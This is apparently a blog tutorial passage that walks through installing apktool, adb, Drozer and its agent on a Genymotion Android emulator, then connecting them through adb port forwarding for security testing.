
apt-get install apktool

apktool

Followed by installing adb (Android Debug Bridge),

apt-get install android-tools-adb

adb

Lastly, we will install Drozer (current version is drozer-2.4.4 as of 2020), go to the github page: https://github.com/FSecureLABS/drozer/releases

Based on my experience, after cloning the repository I have to do a ‘python setup.py bdist_wheel’, however, there was an error.


Thus, what I did was to download the ‘drozer-2.4.4-py2-none-any.whl’, and do a pip install of the file.

pip install drozer-2.4.4-py2-none-any.whl 

drozer

Now, we will need to install the Drozer agent on the Android emulator device however, because we are using Genymotion, we will need genymotion arm translation because there was an error while trying to install an application apk file.

The link to the genymotion arm translation: https://github.com/m9rco/Genymotion_ARM_Translation/tree/master/package

Download the packages that is compatible to your android version in the emulator.

Just pop the zip file into the android emulator and restart the emulator.

After, installing the translation package, we will then install the Drozer agent. Go to the fsecure lab page, where you can download the Drozer agent.

drozer_agent

Once, you downloaded the drozer-agent apk file, all you need to do is to pop it in the android emulator to install it.
drozer_agent_emulator

Before we connect to the device, enable the Drozer agent in the device. Then run this adb command in the shell.

adb connect <ip address of the device>
adb devices [to check whether the device have been connected]
adb forward tcp:31415 tcp:31415

The reason we run these adb shell command is to establish connection between the drozer client and agent via port forwarding.


drozer console connect

drozer_console

And finally, we will be able to connect to the drozer server and send commands to the drozer agent via the adb shell.

Alright that’s all for today. Have a nice day and bye bye 🙂 If there

Author: Derek

Design a site like this with WordPress.com
Get started